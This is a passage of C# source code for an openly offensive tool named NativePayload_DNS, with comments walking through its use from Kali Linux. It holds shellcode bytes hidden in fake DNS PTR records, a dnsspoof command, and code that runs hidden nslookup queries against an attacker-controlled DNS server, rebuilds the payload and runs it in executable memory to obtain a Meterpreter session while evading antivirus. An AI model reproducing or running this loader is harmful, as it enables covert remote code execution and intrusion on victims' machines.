///1.1.1.10 "0x390xd10x750xd80x580x440x8b0x400x240x490x010xd00x660x410x8b.1.com"
///1.1.1.11 "0x0c0x480x440x8b0x400x1c0x490x010xd00x410x8b0x040x880x480x01.1.com"
///1.1.1.12 "0xd00x410x580x410x580x5e0x590x5a0x410x580x410x590x410x5a0x48.1.com"
///1.1.1.13 "0x830xec0x200x410x520xff0xe00x580x410x590x5a0x480x8b0x120xe9.1.com"
///1.1.1.14 "0x4b0xff0xff0xff0x5d0x490xbe0x770x730x320x5f0x330x320x000x00.1.com"
///1.1.1.15 "0x410x560x490x890xe60x480x810xec0xa00x010x000x000x490x890xe5.1.com"
///1.1.1.16 "0x490xbc0x020x000x110x5c0xc00xa80x010x320x410x540x490x890xe4.1.com"
///1.1.1.17 "0x4c0x890xf10x410xba0x4c0x770x260x070xff0xd50x4c0x890xea0x68.1.com"
///1.1.1.18 "0x010x010x000x000x590x410xba0x290x800x6b0x000xff0xd50x6a0x05.1.com"
///1.1.1.19 "0x410x5e0x500x500x4d0x310xc90x4d0x310xc00x480xff0xc00x480x89.1.com"
///1.1.1.20 "0xc20x480xff0xc00x480x890xc10x410xba0xea0x0f0xdf0xe00xff0xd5.1.com"
///1.1.1.21 "0x480x890xc70x6a0x100x410x580x4c0x890xe20x480x890xf90x410xba.1.com"
///1.1.1.22 "0x990xa50x740x610xff0xd50x850xc00x740x0a0x490xff0xce0x750xe5.1.com"
///1.1.1.23 "0xe80x930x000x000x000x480x830xec0x100x480x890xe20x4d0x310xc9.1.com"
///1.1.1.24 "0x6a0x040x410x580x480x890xf90x410xba0x020xd90xc80x5f0xff0xd5.1.com"
///1.1.1.25 "0x830xf80x000x7e0x550x480x830xc40x200x5e0x890xf60x6a0x400x41.1.com"
///1.1.1.26 "0x590x680x000x100x000x000x410x580x480x890xf20x480x310xc90x41.1.com"
///1.1.1.27 "0xba0x580xa40x530xe50xff0xd50x480x890xc30x490x890xc70x4d0x31.1.com"
///1.1.1.28 "0xc90x490x890xf00x480x890xda0x480x890xf90x410xba0x020xd90xc8.1.com"
///1.1.1.29 "0x5f0xff0xd50x830xf80x000x7d0x280x580x410x570x590x680x000x40.1.com"
///1.1.1.30 "0x000x000x410x580x6a0x000x5a0x410xba0x0b0x2f0x0f0x300xff0xd5.1.com"
///1.1.1.31 "0x570x590x410xba0x750x6e0x4d0x610xff0xd50x490xff0xce0xe90x3c.1.com"
///1.1.1.32 "0xff0xff0xff0x480x010xc30x480x290xc60x480x850xf60x750xb40x41.1.com"
///1.1.1.33 "0xff0xe70x580x6a0x000x590x490xc70xc20xf00xb50xa20x560xff0xd5.1.com"
///
/// step 2: Make Fake DNS server in your kali linux
///root@kali:~# dnsspoof -i eth0 -f /root/Desktop/dns.txt
/// step 3:
/// run code in client
/// syntax: NativePayload_DNS.exe "1.1.1." 34 "192.168.1.50"
/// finally you can bypass AVs and you have Meterpreter Session
///


try
{
    /// IP Address for Resolve ==> IPAddress to FQDN
    _IPaddress_Begin = args[0].ToString();
    /// Number for Counter
    /// for example 1.1.1. by 34 ==> 1.1.1.0 , 1.1.1.1 ,  .... , 1.1.1.32 , 1.1.1.33
    _IPaddress_Counter = Convert.ToInt32(args[1]);
    /// Attacker Fake DNS Server
    _DnsServer = args[2].ToString();
}
catch (Exception err)
{
    Console.ForegroundColor = ConsoleColor.Yellow;
    Console.WriteLine("");
    Console.WriteLine("Command Syntax : NativePayload_DNS.exe \"StartIpaddress\" counter_Number_of_Records \"FakeDNS_Server\" ");
    Console.WriteLine("Command Syntax : NativePayload_DNS.exe \"1.1.1.\" 34 \"192.168.1.50\" ");
    Console.WriteLine("for more information please visit github account for this tool");
    Console.WriteLine("");
    Console.WriteLine("");
    Console.WriteLine("[1] error: {0}", err.Message);
    Console.ForegroundColor = ConsoleColor.DarkGray;
}
try
{
    string[] _DATA = new string[_IPaddress_Counter];
    string DATA = "";
    Console.ForegroundColor = ConsoleColor.DarkGreen;
    Console.WriteLine("NativePayload_DNS by Damon Mohammadbagher");
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("Starting Download Backdoor Payloads by DNS Traffic from FakeDNS_Server");
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("DNS Server: {0} ", _DnsServer);
    for (int i = 0; i < _IPaddress_Counter; i++)
    {
        _DATA[i] = __nslookup(_IPaddress_Begin + i, _DnsServer);
        DATA += _DATA[i].ToString();
        Console.ForegroundColor = ConsoleColor.DarkGray;
        Console.WriteLine("DNS Request Send: {0}", (_IPaddress_Begin + i).ToString());
        Console.ForegroundColor = ConsoleColor.DarkYellow;
```

```
                    Console.WriteLine("DNS Response type PTR Record: {0}", _Records);
                    Console.ForegroundColor = ConsoleColor.DarkGray;
                }
                string[] Payload__Without_delimiterChar = DATA.Split('x');
                object tmp = new object();
                byte[] __Bytes = new byte[DATA.Length / 4];
                for (int i = 1; i < __Bytes.Length; i++)
                {
                    tmp = Payload__Without_delimiterChar[i].ToString().Substring(0, 2);
                    byte current = Convert.ToByte("0x" + tmp.ToString(), 16);
                    __Bytes[i] = current;
                }
                Console.WriteLine();
                Console.WriteLine("Bingo Meterpreter session by DNS traffic ;)");
                UInt32 funcAddr = VirtualAlloc(0, (UInt32)__Bytes.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
                Marshal.Copy(__Bytes, 0, (IntPtr)(funcAddr), __Bytes.Length);
                IntPtr hThread = IntPtr.Zero;
                UInt32 threadId = 0;
                IntPtr pinfo = IntPtr.Zero;
                hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
                WaitForSingleObject(hThread, 0xFFFFFFFF);
            }
            catch (Exception err2)
            {
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine("[2] error: {0}", err2.Message);
                Console.ForegroundColor = ConsoleColor.DarkGray;
            }
        }
        public static string _Records = "";
        public static string __nslookup(string DNS_PTR_A, string DnsServer)
        {
            /// Make DNS traffic for getting Meterpreter Payloads by nslookup
            ProcessStartInfo ns_Prcs_info = new ProcessStartInfo("nslookup.exe", DNS_PTR_A + " " + DnsServer);
            ns_Prcs_info.RedirectStandardInput = true;
            ns_Prcs_info.RedirectStandardOutput = true;
            ns_Prcs_info.UseShellExecute = false;
            // you can use Thread Sleep here


            Process nslookup = new Process();
            nslookup.StartInfo = ns_Prcs_info;
            nslookup.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            nslookup.Start();


            /// if you want to change your Domain Name from "1.com" to "22.com"
            /// then you should change these Settings and Values too ;)
            string computerList = nslookup.StandardOutput.ReadToEnd();
            string[] lines = computerList.Split('\r', 'n');
            string last_line = lines[lines.Length - 4];
            string temp_1 = last_line.Remove(0, 11);
            _Records = "\"" + temp_1;
            int i = temp_1.LastIndexOf('.');
            string temp_2 = temp_1.Remove(i, (temp_1.Length - i));
            int b = temp_2.LastIndexOf('.');
            string final = temp_2.Remove(b, temp_2.Length - b);
            return final;
        }


        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
        [DllImport("kernel32")]
        private static extern UInt32 VirtualAlloc(UInt32 lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);
        [DllImport("kernel32")]
        private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref
UInt32 lpThreadId);
        [DllImport("kernel32")]
        private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);
    }
}
```